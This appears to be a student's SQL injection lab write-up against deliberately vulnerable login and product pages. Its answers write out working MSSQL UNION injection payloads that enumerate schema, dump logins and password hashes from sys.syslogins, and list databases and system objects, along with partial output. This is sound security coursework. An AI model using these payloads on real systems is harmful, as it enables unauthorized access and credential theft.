
Cedric Fenn

Lab: SQLi


[Task] SQL Injection

Click the link to test out the **BAD login** page. And answer the following two questions.

1.a Enter “admin” / “monkey” for login. Report the result in a screenshot.



1.b Enter "admin" for User Name and any arbitrary password for Password. Report the result in a screenshot.



2. Use an injection and show that you can log in without using any credentials. Show the injection you used. Report the result after the successful injection in a screenshot.

Click the link to test out the **BAD product** page.


3. Click the link at the bottom of the page. Explain how you've got that result.

I got the result of username and password by running the SQL injection in the URL.

Stay on the **BAD product** test page for the remaining questions.


4. Create an injection to figure out Table Name, Column Name in the database you currently are connected to. Use Union and Information schema view. Report the result in a screenshot. [Hint: Apply the class slide with the title "Attacks using UNION."

' UNION SELECT 0, TABLE_NAME, COLUMN_NAME FROM INFORMATION.SCHEMA.COLUMNS –




5. Create an injection to list all the logins and their passwords in the current MSSQL instance. Use Union and Catalog view. Report the result in a screenshot.

‘ UNION SELECT 0, name, password FROM sys.syslogins --




6. Create an injection to list all the database names in the current MSSQL instance. Use Union and Catalog view. Report the result in a screenshot.

‘ UNION SELECT 0, name, status FROM sys.sysdatabases --



7. Create an injection to list all the system tables in the current MSSQL instance. Use Union and Catalog view. Report the result in a screenshot.

‘ UNION SELECT 0, name, id FROM sys.sysobjects --



ProductID	ProductName	AssignedTo
0	sysrscols	3
0	sysrowsets	5
0	sysclones	6
0	sysallocunits	7
0	sysfiles1	8
0	sysseobjvalues	9
0	syspriorities	17
0	sysdbfrag	18
0	sysfgfrag	19
0	sysdbfiles	20
0	syspru	21
0	sysbrickfiles	22
0	sysphfg	23
0	sysprufiles	24
0	sysftinds	25
0	sysowners	27
0	sysdbreg	28
0	sysprivs	29
0	sysschobjs	34
0	syscsrowgroups	35
0	sysextsources	36
0	sysexttables	37
0	sysextfileformats	38
0	sysmultiobjvalues	40
0	syscolpars	41
0	sysxlgns	42
0	sysxsrvs	43
0	sysnsobjs	44
0	sysusermsgs	45